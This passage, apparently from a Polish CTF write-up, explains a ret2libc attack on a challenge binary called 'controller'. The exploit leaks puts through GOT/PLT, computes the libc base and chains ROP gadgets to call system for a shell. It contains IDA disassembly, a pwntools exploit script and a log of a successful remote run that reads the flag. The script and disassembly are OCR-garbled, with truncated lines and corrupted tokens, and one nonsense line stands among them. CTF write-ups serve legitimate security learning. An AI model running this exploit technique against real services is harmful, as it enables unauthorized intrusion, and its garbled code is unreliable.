
```
.plt:0000000000400610 sub 400610
                                                            ; CODE XREF: .plt:00000000040062B↓j
                                    proc near
                                                            ; .plt:000000000040063B↓i ...
.plt:0000000000400610
.plt:0000000000400610 ; __unwind {
.plt:0000000000400610
                                    push cs:qword_601F98
.plt:000000000400616
                                            cs:qword_601FA0
                                    jmp
.plt:0000000000400616 sub_400610
                                    endp
.plt:0000000000400616
.plt:0000000000400616 ; -----
.plt:000000000040061C
                                    align 20h
.plt:000000000400620 ; [00000006 BYTES: COLLAPSED FUNCTION _putchar. PRESS CTRL-NUMPAD+ TO EXPAND]
```

Do tego celu wykorzystam funkcję puts która wykorzystywana jest w programie dzięki czemu linker umieścił jej adres w sekcji GOT. W tej sytuacji staje przed

nami kolejnym problem, w jaki sposób dostarczyć do naszego exploita adres funkcji, jeśli program działał by lokalnie na komputerze mogli byśmy po prostu odczytać z pamięci procesu tą wartość niestety musimy się włamać do procesu działającego na serwerze a co za tym idzie nie mamy dostępu do jego pamięci. Jedynym rozwiązaniem tego problemu jest wykorzystanie funkcji puts do wypisania danych znajdujących się pod danym adresem w konsoli. Nasz exploit odczytał by dane wypisane w konsoli a następnie a następnie obliczył na ich podstawie adres podstawowy biblioteki libc. Aby wywołać funkcję "puts(adres_puts_pobierany_z_sekcji_GOT)" musimy odwołać się do sekcji PLT której adres zawsze jest taki sam. Jak już wiemy argument wywoływanej funkcji w x86_64 na linuxie zawsze znajduje się w rejestrze RDI a zatem dokładnie tam umieścimy adres z sekcji GOT trzymający adres funkcji puts.

Drugi ROP chain będzie podobny do tego z exploita działajcego w GDB, jego zadaniem będzie uruchomienie shella przy pomocy funkcji "system".

Poniżej zamieszczam prosty schemat ilustrujący cały proces, powinien on rozjaśnić to co za chwilę nastąpi.



Kod generujący pierwszy ROPchain będzie wyglądać następująco:

Obliczanie adresu podstawowego biblioteki libc:

```
libc.address = u64(puts_addr + b'\x00\x00') - libc.sym.puts # calculating libc wims
log.info("puts: " + hex(u64(puts_addr + b'\x00\x00')))$
log.info("libc: " + hex(libc.address))$
```

Główny ropchain dający nam shella:

A kod całego exploita następująco:

```
From pwn import *$
From time import *$
         t sys$
        struct import pack$
6 context.terminal = ['bash', '-e', 'sh', '-c']$
0 binary = ELF('./controlle
1 context.binary = binary
2 p = process(binary.path)
3 libc = ELF('/usr/l
7 p.sendlineafter('Inse
8 p.sendlineafter('>',
  log.info("generat
6 laPayload += p64(0x000
0 p.sendlineafter('>', laPayload)$
1 p.recvuntil('r
                                   )$
 puts_addr = p.recv(6)$
5 libc.address = u64(puts_addr + b'\x00\x00') - libc.sym.puts # calculating libe
6 log.info("puts: " + hex(u64(puts_addr + b'\x00\x00')))$
7 log.info("libc: " + hex(libc.address))$
8 $
9 p.sendlineafter('\nInsert the amount
9 p.sendlineafter('>', '3')$
6 p.sendlineafter('>', '3')$
5 payload = b*\x7
8 payload += p64(dx6000000000004011d3)
9 payload += p64(libc.address + 0x18;
9 payload += p64(lib
7 payload += p64(0
8 payload += p64(libc.address + 0x18a156)
9 payload += p64(libc.address + 0x48e50)
3 p.sendlineafter('>', payload)$
  log.info("
5 p.recvuntil('reported!\n')$
  p.interactive() # to continue
```

```
The production of the control of the
```

Jak widzimy po uruchomieniu naszego exploita wywołuje on podatny program i przekierowuje cały jego output do siebie samego. Program wypisał uzyskany adres libc oraz puts w konsoli a nastepnie uruchmił shella. Teraz pora sprawdzić nasz exploit na serwerze:

```
]-[ret2me@ret2me-h55ms2h]-[~/ctf/ret2libc]
     $./exploit2.py
[*] '/home/ret2me/ctf/ret2libc/controller'
    Arch: amd64-64-little RELRO: Full RELRO
    Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000
[+] Opening connection to 192.168.1.66 on port 1337: Done
[*] '/usr/lib/x86_64-linux-gnu/libc-2.31.so'
    Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] generating payload to leak libc
[*] puts: 0x7f6b9358e5f0
[*] libc: 0x7f6b93518000
[*] generating main payload
[*] payload sent
[*] Switching to interactive mode
$ ls
controller
flag.txt
$ cat flag.txt
CHTB{1nt3g3r_0v3rfl0w_s4v3d_0ur_r3s0urc3s}
```